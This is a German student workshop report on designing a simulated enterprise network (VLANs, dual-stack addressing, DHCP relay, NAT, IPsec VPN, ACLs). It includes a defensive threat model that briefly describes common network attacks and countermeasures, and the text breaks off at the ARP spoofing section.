# **Workshop System Management**

Tobias Lerch, Yanick Eberle, Pascal Schwarz 28. April 2013 Inhaltsverzeichnis Inhaltsverzeichnis

## Inhaltsverzeichnis

1.	Netz	zwerk	5
	1.1.	Netzwerkdiagramm	5
	1.2.	IP Dual-Stack Konzept	5
		1.2.1. IPv4	5
		1.2.2. IPv6	6
	1.3.	Adressvergabe an Clients	6
		1.3.1. IPv4	6
		1.3.2. IPv6	6
	1.4.	Routing	7
		1.4.1. Core Router	7
		1.4.2. Firewall	8
	1.5.	NAT	8
		VTP	8
		Spanning-Tree	8
		VPN IPsec Remote Access	9
		Serverkonzept	9
	1.3.	bei vei konzept	J
2.	Sich	erheit 1	0
			0
			0
			0
			1
_			
3.			1
3.		6	<b>1</b>
3.		TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1	1
3.		TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1	1
3.	3.1.	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1	1
3.	3.1.	TCP DoS (SYN-Flooding)	1 1 2
3.	3.1. 3.2.	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1	1 1 2 2
3.	3.1. 3.2.	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1	1 $2$ $2$
3.	3.1. 3.2.	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1	1 2 2 2
3.	3.1. 3.2.	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1	$ \begin{array}{c} 1 \\ 1 \\ 2 \\ 2 \\ 2 \\ 2 \end{array} $
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1	1 1 2 2 2 2 2 2
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1	1 2 2 2 2 2 2 2
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1	1 1 2 2 2 2 2 2 2 3
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1	1 1 2 2 2 2 2 2 2 3 3
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1         DNS Cache poisoning       1	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1         DNS Cache poisoning       1         3.5.1. Bedrohung       1	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li><li>3.5.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1         DNS Cache poisoning       1         3.5.1. Bedrohung       1         3.5.2. Gegenmassnahme       1	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li><li>3.5.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1         DNS Cache poisoning       1         3.5.1. Bedrohung       1         3.5.2. Gegenmassnahme       1         Phishing       1	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li><li>3.5.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1         DNS Cache poisoning       1         3.5.1. Bedrohung       1         3.5.2. Gegenmassnahme       1         Phishing       1         3.6.1. Bedrohung       1	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li><li>3.5.</li><li>3.6.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1         DNS Cache poisoning       1         3.5.1. Bedrohung       1         3.5.2. Gegenmassnahme       1         Phishing       1         3.6.1. Bedrohung       1         3.6.2. Gegenmassnahme       1	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$
3.	<ul><li>3.1.</li><li>3.2.</li><li>3.3.</li><li>3.4.</li><li>3.5.</li><li>3.6.</li></ul>	TCP DoS (SYN-Flooding)       1         3.1.1. Bedrohung       1         3.1.2. Gegenmassnahme       1         IP spoofing       1         3.2.1. Bedrohung       1         3.2.2. Gegenmassnahme       1         ICMP 'smurf attack': Denial of Service       1         3.3.1. Bedrohung       1         3.3.2. Gegenmassnahme       1         Viren / Würmer / Trojaner       1         3.4.1. Bedrohung       1         3.4.2. Gegenmassnahme       1         DNS Cache poisoning       1         3.5.1. Bedrohung       1         3.5.2. Gegenmassnahme       1         Phishing       1         3.6.1. Bedrohung       1         3.6.2. Gegenmassnahme       1         MAC flooding       1	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$

Inhaltsverzeichnis Inhaltsverzeichnis

	3.8.	ARP spoofing	4
		3.8.1. Bedrohung	4
		3.8.2. Gegenmassnahme	4
	3.9.	Rogue DHCP	4
		3.9.1. Bedrohung	4
		3.9.2. Gegenmassnahme	5
	3.10.	Überblick	
		Verteidigung gegen Attacken	
	0.11.	3.11.1. ICMP 'smurf attack': Denial of Service	
		3.11.2. TCP DoS (SYN-Flooding)	
		3.11.3. IP spoofing	
		3.11.4. DHCP IPv4	
		3.11.5. Autoconfiguration IPv6	
		5.11.5. Autocomiguration if vo	J
4.	Prob	leme mit Simulator 10	6
	4.1.	Ressourcen lokaler Rechner	6
	4.2.	SSL VPN Image	7
	4.3.	ASA und Linux	7
		Anbindung VirtualBox	7
_			_
5.	Lab	1	
	5.1.	Berechtigungskonzept	-
	5.2.	Active Directory und Fileserver	
	5.3.	Logonscript	
	5.4.	Radius	0
	5.5.	Tunnelling mit Tinc	0
		5.5.1. Grund für diese Lösung $\ldots$ 20	0
		5.5.2. Überblick	1
		5.5.3. Konfiguration auf VMware-Umgebung	2
		5.5.4. Einrichtung der Tinc-Daemons	3
		5.5.5. Statusausgaben	3
		5.5.6. VLAN-Subinterfaces unter Linux	4
		5.5.7. Script für Start der Tunnels	4
		5.5.8. VLANs und virtuelle Bridges	4
	5.6.	ASA	5
		5.6.1. Radius Authentifizierung	5
		5.6.2. VPN IPsec & SSL	5
		5.6.3. ASDM	
		5.6.4. Änderungen Simulation / Labor	7
	5.7.	Core Router	
		Attacken	
	0.0.	5.8.1. ICMP 'smurf attack': Denial of Service	
		5.8.2. TCP DoS (SYN-Flooding)	
		5.8.3. IP spoofing	
		5.8.4. Autoconfiguration IPv6	
		5.8.5. Stress-Test ASA	
		5.8.6. Auswirkungen	
		9.0.0. Auswirkungen	_
Ar	hang	3:	3

Inhaltsverzeichnis	Inhaltsverzeichnis	
A. Konfiguration Core	33	
B. Konfiguration ASA	38	
C. Konfiguration Switch	43	
D. Tinc Startscript VMware	45	
E. Tinc Startscript Lab	46	

## 1. Netzwerk

## 1.1. Netzwerkdiagramm



Abbildung 1: Netzwerk

## 1.2. IP Dual-Stack Konzept

### 1.2.1. IPv4

Wir unterscheiden zwischen drei verschiedenen Netzwerke. Das interne Netzwerk, das DMZ Netzwerk und das öffentliche Netzwerk. Wir verwenden für die DMZ und das interne Netzwerk verschiedene Netzwerkklassen um die Netze schnell unterscheiden zu können. Folgende IP-Adressierung und Maskierung werden wir verwenden.

VLAN	Funktion	IPv4 Range	IPv4 Gateway
10	Server	10.0.10.0/24	10.0.10.1
20	Administratoren	10.0.20.0/24	10.0.20.1
30	Entwicklung	10.0.30.0/24	10.0.30.1
40	Verkauf	10.0.40.0/24	10.0.40.1
n/a	VPN Clients	10.0.99.0/24	n/a
n/a	Infrastructure	10.100.0.0/30	n/a
n/a	DMZ	172.16.0.0/24	172.16.0.1
n/a	WAN	209.165.50.0/24	209.165.50.1

#### 1.2.2. IPv6

Da die Hosts über das Internet direkt erreichbar sein sollen, werden wir globale IPv6 Adressen mit dem Site Prefix /64 verwenden.

VLAN	Funktion	IPv6 Range	IPv6 Gateway
10	Server	2005:2013:FF:A10::/64	2005:2013:FF:A10::1
20	Administratoren	2005:2013:FF:A20::/64	2005:2013:FF:A20::1
30	Entwicklung	2005:2013:FF:A30::/64	2005:2013:FF:A30::1
40	Verkauf	2005:2013:FF:A40::/64	2005:2013:FF:A40::1
n/a	Infrastructure	2005:2013:FF:A0::/64	n/a
n/a	DMZ	2005:2013:FF:B0::/64	2005:2013:FF:B0::1/64
n/a	WAN	2005:209:165:50::/64	2005:209:165:50::1/64

## 1.3. Adressvergabe an Clients

#### 1.3.1. IPv4

Die Clients stellen regulare DHCP-Anfragen. Um die Leases und Bereichsoptionen zentral und (einigermassen) angenehm über eine grafische Schnittstelle verwalten zu können, wird der Core-Router so konfiguriert, dass er die Anfragen an den internen Domänencontroller und DHCP-Server (INTSRV in VLAN10) weiterleitet. Der Router setzt dabei ein Flag in der Anfrage, welches es dem DHCP-Server erlaubt, festzustellen aus welchem Bereich die Anfrage kam. Nur so kann der Server beispielsweise einem Client aus dem Adminnetz eine IP aus dem Admin-Bereich zuweisen.

Der folgende Konfigurationsausschnitt zeigt die notwendigen Optionen (IPv6-betreffende Einstellungen entfernt):

- 1 interface Vlan20
- 2 description \*\*\* VLAN Admin \*\*\*
- 3 ip address 10.0.20.1 255.255.255.0
- ip access-group ADMIN in
- 5 ip helper-address 10.0.10.21

Der Befehl "ip helper address" gibt an, wohin die DHCP-Anfrage weitergeleitet werden soll.

## 1.3.2. IPv6

Für die automatische Konfiguration der Client-Adressen für IPv6 kommen mehrere Möglichkeiten in Betracht:

Autokonfiguration ohne DHCP IPv6 sieht vor, dass Router Clients direkt das zu verwendende Netzwerkprefix angeben können und Clients sich dann mittels EUI-64 eine Adresse generieren. Da EUI-64 die (weltweit eindeutige) MAC-Adresse miteinbezieht, sind Adresskonflikte ausgeschlossen. Die Clients erfahren über Router-Advertisements, welche Netze sie über welche Router erreichen können. Leider ist keine Möglichkeit vorgesehen, den Clients mitzueteilen, welchen DNS-Server sie verwenden sollen. Somit kann dieser Ansatz alleine aktuell das Problem der Adressvergabe nicht abschliessend lösen.

 $1.4 \; Routing$  1 NETZWERK

DHCPv6 stateful Diese Variante funktioniert sehr ähnlich wie die klassische DHCP Adressvergabe in IPv4-Netzen. Der Client fragt per Multicast (Broadcast-Adressen wurden in IPv6 abgeschafft) nach DHCP-Servern und "bestellt" sich eine Adresse. Die Angabe von weiteren Optionen, wie eine Liste der DNS-Server ist genau auf die selbe Art und weise möglich, wie dies bereits in IPv4-Netzen der Fall war. Eine Einschränkung ist bei unserer Konfiguration allerdings ins Gewicht gefallen: Der DHCP-Server kann den Clients keinen Default-Gateway angeben, eine entsprechende Option ist derzeit im Protokoll nicht vorgesehen.

DHCPv6 stateless Diese Variante vereint die Stärken der beiden zuvor genannten Varianten der Adressvergabe. Die Konfiguration der IPv6-Adresse sowie des Gateways erfolgt per Router-Advertisements zwischen Router und Client. In der Antwort zur Router-Solicitation-Anfrage des Clients gibt der Router dem Client des Weiteren an, dass er weitere Informationen per DHCPv6 erfragen soll. Als Antwort auf die DHCP-Anfrage erhält der Client dann Optionen wie eine DNS-Serverliste oder den Domänennamen. Die Bezeichnung "stateless" rührt daher, dass der Server keine Informationen (Lease) zu den Clients speichern muss.

Auch dieser Ansatz soll mit einem Auszug der Schnittstellenkonfiguration verdeutlicht werden (IPv4 betreffende Konfigurationen entfernt):

```
1 interface Vlan20
2 description *** VLAN Admin ***
3 ipv6 address 2005:2013:FF:A20::1/64
4 ipv6 traffic-filter ADMINv6 in
5 ipv6 nd other-config-flag
6 ipv6 dhcp relay destination 2005:2013:FF:A10::21
```

Die Option "ipv6 nd other-config-flag" gibt an, dass der Router Clients darauf hinweisen soll, dass weitere Informationen über DHCPv6 erhalten werden können. Eine andere Einstellung hier wäre "ipv6 nd managed-config-flag" - dies würde den Client auffordern, auch seine IP-Adresse per DHCPv6 zu erfragen.

"ipv6 dhcp relay destination" gibt, analog zu der "helper-adress" bei IPv4, an, wohin DHCP-Anfragen weitergeleitet werden sollen.

Des Weiteren ist zu beachten, dass eintreffende "Router-Solicitation"-Anfragen der Clients nicht durch die ACL geblockt werden. Falls dies dennoch der Fall ist, erhält der Client die IPv6-Route erst nach einiger Zeit, da der Router von sich aus periodisch Router-Advertisement verschickt.

## 1.4. Routing

## 1.4.1. Core Router

Der Core Router hat nur default-routen konfiguriert. Sämtlicher Datenverkehr, der nicht in ein lokal angeschlossenes Netz soll, wird an die Firewall gesendet.

${f Zielnetz}$	Next Hop
0.0.0.0/0	10.100.0.2
::/0	2005:2013:FF:A0::2

 $1.5 \ NAT$  1 NETZWERK

#### 1.4.2. Firewall

Die default Route auf der Firewall würde normalerweise auf den Router des Service Providers zeigen. Da wir in der Simulation aber keinen solchen haben, werden keine default Routen konfiguriert. Die Firewall sendet somit nur den Verkehr für das interne Netzwerk an den Core Router.

Zielnetz	Next Hop
10.0.0.0/16 (Supernet)	10.100.0.1
2005:2013:FF:A10::/64	2005:2013:FF:A0::1
2005:2013:FF:A20::/64	2005:2013:FF:A0::1
2005:2013:FF:A30::/64	2005:2013:FF:A0::1
2005:2013:FF:A40::/64	2005:2013:FF:A0::1

## 1.5. NAT

Network Address Translation wird für IPv4 verwendet um den internen Clients Zugriff ins Internet zu gewähren und um den Webserver in der DMZ vom Internet aus zugänglich zu machen. Für den Internetzugriff der Clients wird eine Port Address Translation (PAT) konfiguriert, damit nur eine Public IP-Adresse verwendet werden muss. Für den Webserver wird ein statisches NAT mit einer zusätzlichen Public IP-Adresse konfiguriert.

Webserver statisches NAT interne IP: 172.16.0.21 - öffentliche IP: 209.165.50.2

Interne Hosts dynamisches NAT overload: interner Range: 10.0.0.0/16 - öffentliche IP 209.165.50.1 (Outside IF IP der Firewall)

Ausgenommen vom NAT ist die Verbindung vom Server Netzwerk (10.0.10.0/24) ins VPN Client Netzwerk (10.0.99.0/24) da sonst keine Verbindung von Remote Client zu Server erstellt werden kann.

## 1.6. VTP

Das VLAN Trunking Protokoll kommt in unserer Simulation nicht zu Einsatz, da GNS3 keine konfigurierbare Switches anbietet. Im Labor werden wir jedoch mit konfigurierbaren Switches arbeiten und VTP einsetzen. Der Core Router wird dabei der VTP Server sein und alle VLAN Informationen an die Switches verteilen.

### 1.7. Spanning-Tree

Spanning-Tree musste in der Simulation nicht berücksichtigt werden. Das Netzwerk ist sehr einfach aufgebaut und die Verbindung zwischen Core Router und Firewall benötigt keinen Spanning-Tree.

## 1.8. VPN IPsec Remote Access

Der Zugriff auf das interne Netzwerk für externe Mitarbeiter erfolgt über den IPsec VPN Client. Beim Zugriff unterscheiden wir zwischen Administratoren und Mitarbeiter. Der Zugriff als Mitarbeiter kann somit stärker eingeschränkt werden als ein Administrator. In der Simulation haben wir keine unterschiedlichen Zugriffsmöglichkeiten, die Firewall wurde aber für diesen Fall konfiguriert. Der Remote Access Zugang erfolgt über die IP 209.165.50.1 (Outside IF Firewall) und unterstützt nur IPv4.

### IKE Phase 1:

- Authenzifizierung: Pre-shared
- Verschlüsselung AES 256-bit
- Hash SHA
- Schlüsselgenerierung Diffie-Hellman Group 2
- Gültigkeit Schlüsse 12h

## IKE Phase 2 (Group-Policy):

- Interne Gruppen (VPN\_ADMINISTRATOR & VPN\_USERS\_GROUP)
- DNS-Server 10.0.10.21
- ACL 99: permit ip any 10.0.10.0 255.255.255.0
- Split-Tunneling: 10.0.10.0/24
- Tunnel Protokol IKEv1 & IKEv2
- Default Domain: wosm.com
- IP-Adressen Pools: VPN-ADMIN 10.0.99.0/25, VPN-USERS 10.0.99.128/25

## 1.9. Serverkonzept

Name	OS	IPv4	IPv6	Services	
LANSRV	Windows Ser-	10.0.10.21	2005:2013:ff:a10::21	AD, DNS, DHCP,	
	ver 2008 R2			Fileserver	
LANAdmin	Windows 7	10.0.20.21	2005:2013:ff:a20::21	Client Admin	
LANEntwicklung	Windows 7	10.0.30.21	2005:2013:ff:a30::21	Client Entwick-	
				lung	
LANVerkauf	Windows 7	10.0.40.21	2005:2013:ff:a40::21	Client Verkauf	
DMZSRV	Windows Ser-	172.16.0.21	2005:2013:ff:b0::21	HTTP, HTTPS,	
	ver 2008 R2			FTP	
INETSRV	Windows Ser-	209.165.50.21	2005:209:165:50::21	HTTP, HTTPS,	
	ver 2008 R2			FTP	
INETPC	Windows 7	209.165.50.22	2005:209:165:50::22	Client Extern	

## 2. Sicherheit

## 2.1. Konzept

Um die Sicherheit unseres Netzes zu gewähtleisten, haben wir uns entschieden, verschiedene Sicherheitsstufen zu definieren. Dabei verfolgen wir eine High Security Strategie. Die höchste Sicherheitsstufe 'Stufe 1' gilt für die normalen User. Die zweite Sicherheitsstufe 'Stufe 2' gilt für die Server. Die dritte Sicherheitsstufe 'Stufe 3' gilt für die Administratoren.

Bei der Sicherheitsstufe Stufe 1 wird nur das nötigste zugelassen und alles andere blockiert. Die User dürfen über Ports 80 und 443 im Internet surfen, sowie FTP Verbindungen über Port 21 und 20 öffnen. Zudem werden eingehende DHCP Anfragen über den Port UDP 68 zugelassen.

Bei der Sicherheitsstufe Stufe 2 wird alles zugelassen, was die Server benötigen. Dabei wird aus den VLANs 20, 30 und 40 alles zugelassen. Aus der DMZ wird nur der Port 389 für LDAP zugelassen.

Bei der Sicherheitsstufe Stufe 3 wird zusätzlich zu den in Stufe 1 zugelassenen Ports noch der Port 22 im internen Netz und in die DMZ zur Verwaltung der Netzwerkgeräte zugelassen. Zudem ist beim Internetzugang für die Administratoren alles offen.

Die definierten Sicherheitsstufen wurden mithilfe verschiedener ACLs umgesetzt. Die definierten Regeln (Auflistung oben nicht abschliessend) der ACL's sind im folgenden Kapitel ersichtlich.

Die ACLs werden möglichst nahe an der Quelle angewendet. Somit sind alle ACLs welche den Zugriff der verschiedenen internen VLANs in irgend ein anderes Netz regeln auf dem Core Switch auf den VLAN-Interfaces in Richtung *in* angewendet. Alle ACLs die den Zugriff in die DMZ, resp. von der DMZ in ein anderes Netz regeln werden auf der ASA angewendet. Alle ACLs die den eingehenden Traffic aus dem Internet regeln sind ebenfalls auf der ASA angewendet.

Mit einer Stateful Firewall sinkt einerseits der Konfigurationsaufwand und gleichzeitig kann eine höhere Sicherheit erreicht werden. Da wir eine High Security Strategie verfolgen, ist die Stateful Variante besser geeignet für unsere Zwecke.

#### 2.2. Firewall

#### 2.2.1. ACL auf Core-Router

Auf diesem Router sind ACL für alle angeschlossenen VLANs definiert. Die folgende Tabelle liefert einen Überblick, die kompletten ACL sind im Anhang dieser Dokumentation zu finden.

Name	Interface/Richtung	Anmerkung
INTSRV	VLAN 10 / in	Reglementiert IPv4 Traffic, der aus dem
		Servernetz verschickt werden darf.
INTSRVv6	VLAN 10 / in	Reglementiert IPv6 Traffic, der aus dem
	·	Servernetz verschickt werden darf.

Fortführung auf nächster Seite...

Name	Interface/Richtung	Anmerkung
ADMIN	VLAN 20 / in	Reglementiert IPv4 Traffic, der aus dem
		Adminnetz verschickt werden darf.
ADMINv6	VLAN 20 / in	Reglementiert IPv6 Traffic, der aus dem
		Adminnetz verschickt werden darf.
DEV	VLAN 30 / in	Reglementiert IPv4 Traffic, der aus dem
		Entwicklungsnetz verschickt werden darf.
DEVv6	VLAN 30 / in	Reglementiert IPv6 Traffic, der aus dem
		Entwicklungsnetz verschickt werden darf.
VERKAUF	VLAN 40 / in	Reglementiert IPv4 Traffic, der aus dem
		Verkaufsnetz verschickt werden darf.
VERKAUFv6	VLAN 40 / in	Reglementiert IPv6 Traffic, der aus dem
		Verkaufsnetz verschickt werden darf.

### 2.2.2. ACL auf ASA

Auf der Firewall wurden jeweils 3 Access Lists definiert. Diese werden auf den jeweiligen Interfaces angewendet. Die kompletten Access-lists sind im Anhang zu finden.

Name	Interface/Richtung	Anmerkung	
dmz_in	dmz / in	IPv4 Traffic, der aus dem DMZ-Netzwerk	
		verschickt werden darf.	
$dmz_{in_v6}$	dmz / in	IPv6 Traffic, der aus dem DMZ-Netzwerk	
		verschickt werden darf.	
$inside\_in$	inside / in	IPv4 Traffic, der aus dem internen Netz-	
		werk verschickt werden darf.	
inside_in_v6   inside / in		IPv6 Traffic, der aus dem internen Netz-	
		werk verschickt werden darf.	
$outside\_in$	outside / in	IPv4 Traffic, der aus dem Internet ver-	
		schickt werden darf.	
$outside\_in\_v6$	outside / in	IPv6 Traffic, der aus dem Internet ver-	
		schickt werden darf.	

## 3. Bedrohungsmodell

## 3.1. TCP DoS (SYN-Flooding)

### 3.1.1. Bedrohung

Beim TCP 3-Way Handshake wird zuerst eine Anfrage an einen Server gesendet, indem ein TCP Paket mit dem Flag SYN verschickt wird. Der Server als Empfänger dieses TCP SYN Pakets verarbeitet dieses und sendet ein TCP Paket mit den Falgs SYN und ACK zurück. Er merkt sich dabei in einer SYN-Liste, mit wem er ein 3-Way Handshake begonnen hat. Wenn derInitiator der Verbindung das TCP Paket mit den Flags SYN und ACK empfängt, verarbeitet er dieses und sendet zur Bestätigung ein Paket mit dem Flag ACK. Sobald der Server das Packet mit dem Flag ACK erhalten hat, wird der Eintrag in der SYN-Liste gelöscht.

Ein Angreifer sendet 100 SYN-Anfragen pro Sekunde an einen bestimmten Server. Dabei setzt er eine andere Source IP Adresse, sodass die Antwort nicht zum Angreifer kommt. Da sich der Server merkt, mit wem er einen 3-Way Handshake begonnen, diese aber nicht abschliessen kann, da nie eine Bestätigung mit dem Flag ACK eintrifft, wird der Arbeitsspeicher des Server gefüllt. Sobald der Speicher gefüllt ist, kann dieser keine weiteren Verbindungen mehr aufnehmen oder stürtzt ab.

## 3.1.2. Gegenmassnahme

Um einen Webserver vor diesem Angriff zu schützen, kann auf der ASA eine Policy erstellt werden, welche die maximale Anzahl Verbindungen und halb offener Verbindungen limitiert. Zudem können Timeouts gesetzt werden, wie lange eine Verbindung in welchem Status sein darf (halb offen, offen, halb geschlossen).

Auf einem normalen Router kann mit SYN-Cookies oder SYN-Cache gearbeitet werden. Dadurch sind die Server hinter der ASA vor SYN-Flooging Attacken geschützt.

## 3.2. IP spoofing

## 3.2.1. Bedrohung

Ein Anfreifer sendet viele Anfragen an einen Server mit einer falschen Absender IP (z.B: 10.0.1.19). Dadurch wird der Server die Antworten zu den Anfragen an einen Client (10.0.1.19) senden. Der Server, sowie der Client wird dadurch ausgelastet.

#### 3.2.2. Gegenmassnahme

Um sich gegen IP spoofing zu schützen, kann eine Überprüfung des 'Reverse-Path' aktiviert werden. So wird überprüft, ob die eingetragene Absenderadresse mit der effektiven Absenderadresse übereinstimmt.

## 3.3. ICMP 'smurf attack': Denial of Service

#### 3.3.1. Bedrohung

Ein Angreifer sendet ein ICMP Packet mit einer Echo-Anfrage an eine oder mehrere Broadcasts und verwendet als Absenderadresse die IP Adresse des Servers (Opfer). Die Broadcastanfrage wird an alle Hosts in betroffenen Netz weitergeleitet. Die Hosts senden daraufhin ein die Echo-Antwort an den Server (Opfer). Der Server empfängt nun so viele Echo Antworten dass der Server nicht mehr reagiert und abstürtzt.

## 3.3.2. Gegenmassnahme

Um diese Attacke abzuwehren, kann ICMP blockiert werden. So ist sichergestellt, dass keine Echo Antworten den Server erreichen.

## 3.4. Viren / Würmer / Trojaner

## 3.4.1. Bedrohung

Programme, welche vertrauliche Informationen stehlen, Schaden auf den Hosts anrichten oder die Kontrolle über einen Host übernehmen und ihn für eigene Zwecke einsetzen. Zudem können diese Programme zum Beispiel als SMTP Relay fungieren und SPAM Nachrichten versenden, wodurch die Public IP auf einer Blackliste gelistet werden kann.

## 3.4.2. Gegenmassnahme

Um sich gegen Viren, Würmer und Trojaner zu schützen, muss ein Anti-Virenprogramm auf jedem Host installiert werden.

## 3.5. DNS Cache poisoning

## 3.5.1. Bedrohung

Ein Angreifer bringt bei einem DNS Server gefälschte Daten in den Cache. Wenn nun ein Benutzer auf diese Daten zugreift, wird dieser auf manipulierte Seiten weitergeleitet. Der Angreifer kann nun mit Phishing Daten des Benutzer stehlen.

#### 3.5.2. Gegenmassnahme

Der beste Schutz gegen diesen Angriff ist der Einsatz von DNSSEC, welcher mit Authentifizierung und Integrität arbeitet.

## 3.6. Phishing

## 3.6.1. Bedrohung

Beim Phishing versucht ein Angreifer durch gefälschte Websiten, SPAM Mails oder andere Methoden an Daten eines Internet-Benutzer zu gelangen. So kann ein Angreifer an Kredit-karteninformationen oder weitere Daten kommen und einen erheblichen finanziellen Schaden anrichten.

#### 3.6.2. Gegenmassnahme

Leider gibt es gegen diese Attacke keine effektive Schutzmassnahme. Um sich möglichst gut gegen diese Attacke zu schützen, müssen die Benutzer geschult werden. Zudem kann ein SPAM Filter Mails von potentiellen Angreifern löschen oder markieren, sodass sich der Benutzer dem Risiko bewusst ist.

## 3.7. MAC flooding

## 3.7.1. Bedrohung

Ein Angreifer sendet viele ARP Antworten. Dabei setzt er immer eine andere MAC Adresse. Wenn die Index Tabelle des Switches voll ist, schaltet dieser in den Hub Modus um und sendet alle Packete jedem angeschlossenen Gerät. Nun kann der Angreifer jegliche Kommunikation über diesen Switch mithören.

## 3.7.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann auf dem Switch definiert werden, dass er ausschalten soll, wenn die Index Tabelle voll ist. Dadurch ist zwar ein Unterbruch im Netz vorhanden, aber der Angreifer kann den Datenverkehr nicht mithören.

Eine noch besserer Schutz ist, wenn die Port Security auf dem Switch aktiviert und konfiguriert wird. Dadurch hat kein Angreifer die Möglichkeit die Index Tabelle des Switches zu füllen.

## 3.8. ARP spoofing

### 3.8.1. Bedrohung

